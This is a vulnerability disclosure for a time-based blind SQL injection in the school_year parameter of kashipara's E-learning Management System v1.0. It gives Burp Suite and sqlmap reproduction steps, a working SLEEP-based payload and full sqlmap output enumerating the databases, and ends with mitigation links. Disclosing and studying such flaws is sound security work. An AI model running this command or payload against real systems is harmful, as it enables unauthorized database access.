

SQL Injection was found in the /lms/admin/school\_year.php page of the kashipara E-learning Management System project v1.0 , Allows remote attackers to execute arbitrary SQL command to get unauthorized database access via the school\_year parameter in a POST HTTP request.

➤ **Official Website URL**

<https://www.kashipara.com/project/php/13138/e-learning-management-system-php-project-source-code>


➤ **Affected Product Name**

E-learning Management System project in PHP with source code and document


<b>Affected Vendor</b>	kashipara
<b>Affected Code File</b>	/lms/admin/school_year.php
<b>Affected Parameter</b>	school_year
<b>Method</b>	POST
<b>Type</b>	time-based blind
<b>Version</b>	V1.0

## Steps to Reproduce:


Step 1: Visit to admin login page and login with admin credential




**Step 2:** Navigate the 'School Year' page and provide a year.



**Step 3:** Now enable intercept in burpsuite and click add icon.



**Step 4:** Save the burpsuite request in a file.



**Step 5:** Now run the sqlmap command against request saved in file.

- `python.exe C:\sqlmap\sqlmap.py -r school_year.txt --batch --dbs`

```

PS C:\lms> python.exe C:\sqlmap\sqlmap.py -r school_year.txt --batch --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:25:15 /2024-10-17/

[09:25:15] [INFO] parsing HTTP request from 'school_year.txt'
[09:25:15] [WARNING] provided value for parameter 'save' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[09:25:15] [INFO] testing connection to the target URL
[09:25:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[09:25:16] [INFO] testing if the target URL content is stable
[09:25:16] [WARNING] target URL content is not stable (i.e. content differs). sqlmap will base the page comparison on a sequence matcher. If no dynamic nor injectable parameters are detected, or in case of junk results, refer to user's manual paragraph 'Page comparison'
how do you want to proceed? [(C)ontinue/(S)tring/(R)egex/(Q)uit] C
[09:25:16] [INFO] testing if POST parameter 'school_year' is dynamic
[09:25:16] [WARNING] POST parameter 'school_year' does not appear to be dynamic
[09:25:16] [WARNING] heuristic (basic) test shows that POST parameter 'school_year' might not be injectable
[09:25:16] [INFO] testing for SQL injection on POST parameter 'school_year'
[09:25:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[09:25:16] [WARNING] reflective value(s) found and filtering out
[09:25:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[09:25:17] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[09:25:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[09:25:17] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[09:25:17] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[09:25:17] [INFO] testing 'Generic inline queries'
[09:25:17] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[09:25:17] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[09:25:17] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[09:25:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[09:25:18] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y

```

**Step 6:** Notice that 'school\_year' parameter is detected vulnerable and all database is successfully retrieved.

```

[09:25:28] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[09:25:28] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[09:25:28] [INFO] target URL appears to be UNION injectable with 2 columns
[09:25:28] [WARNING] injection not exploitable with NULL values. Do you want to try with a random integer value for option '--union-char'? [Y/n] Y
[09:25:28] [WARNING] if UNION based SQL injection is not detected, please consider forcing the back-end DBMS (e.g. '--dbms=mysql')
[09:25:28] [INFO] checking if the injection point on POST parameter 'school_year' is a false positive
POST parameter 'school_year' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 96 HTTP(s) requests:
-----
Parameter: school_year (POST)
  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: school_year=2024' AND (SELECT 1226 FROM (SELECT(SLEEP(5)))SpfQ) AND 'oFhI'='oFhI&save=
-----
[09:25:43] [INFO] the back-end DBMS is MySQL
[09:25:43] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: Apache 2.4.58, PHP 8.0.30
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[09:25:48] [INFO] fetching database names
[09:25:48] [INFO] fetching number of databases
[09:25:48] [INFO] retrieved:
[09:25:58] [INFO] adjusting time delay to 1 second due to good response times
7
[09:25:58] [INFO] retrieved: information_schema
[09:26:57] [INFO] retrieved: capstone
[09:27:24] [INFO] retrieved: capstone2
[09:27:53] [INFO] retrieved: mysql
[09:28:10] [INFO] retrieved: performance_schema
[09:29:07] [INFO] retrieved: phpmyadmin
[09:29:42] [INFO] retrieved: test
available databases [7]:
[*] capstone
[*] capstone2
[*] information_schema
[*] mysql
[*] performance_schema
[*] phpmyadmin
[*] test

```

## Mitigation/recommendations

- [https://cheatsheetseries.owasp.org/cheatsheets/SQL\\_Injection\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html)
- <https://portswigger.net/web-security/sql-injection#how-to-prevent-sql-injection>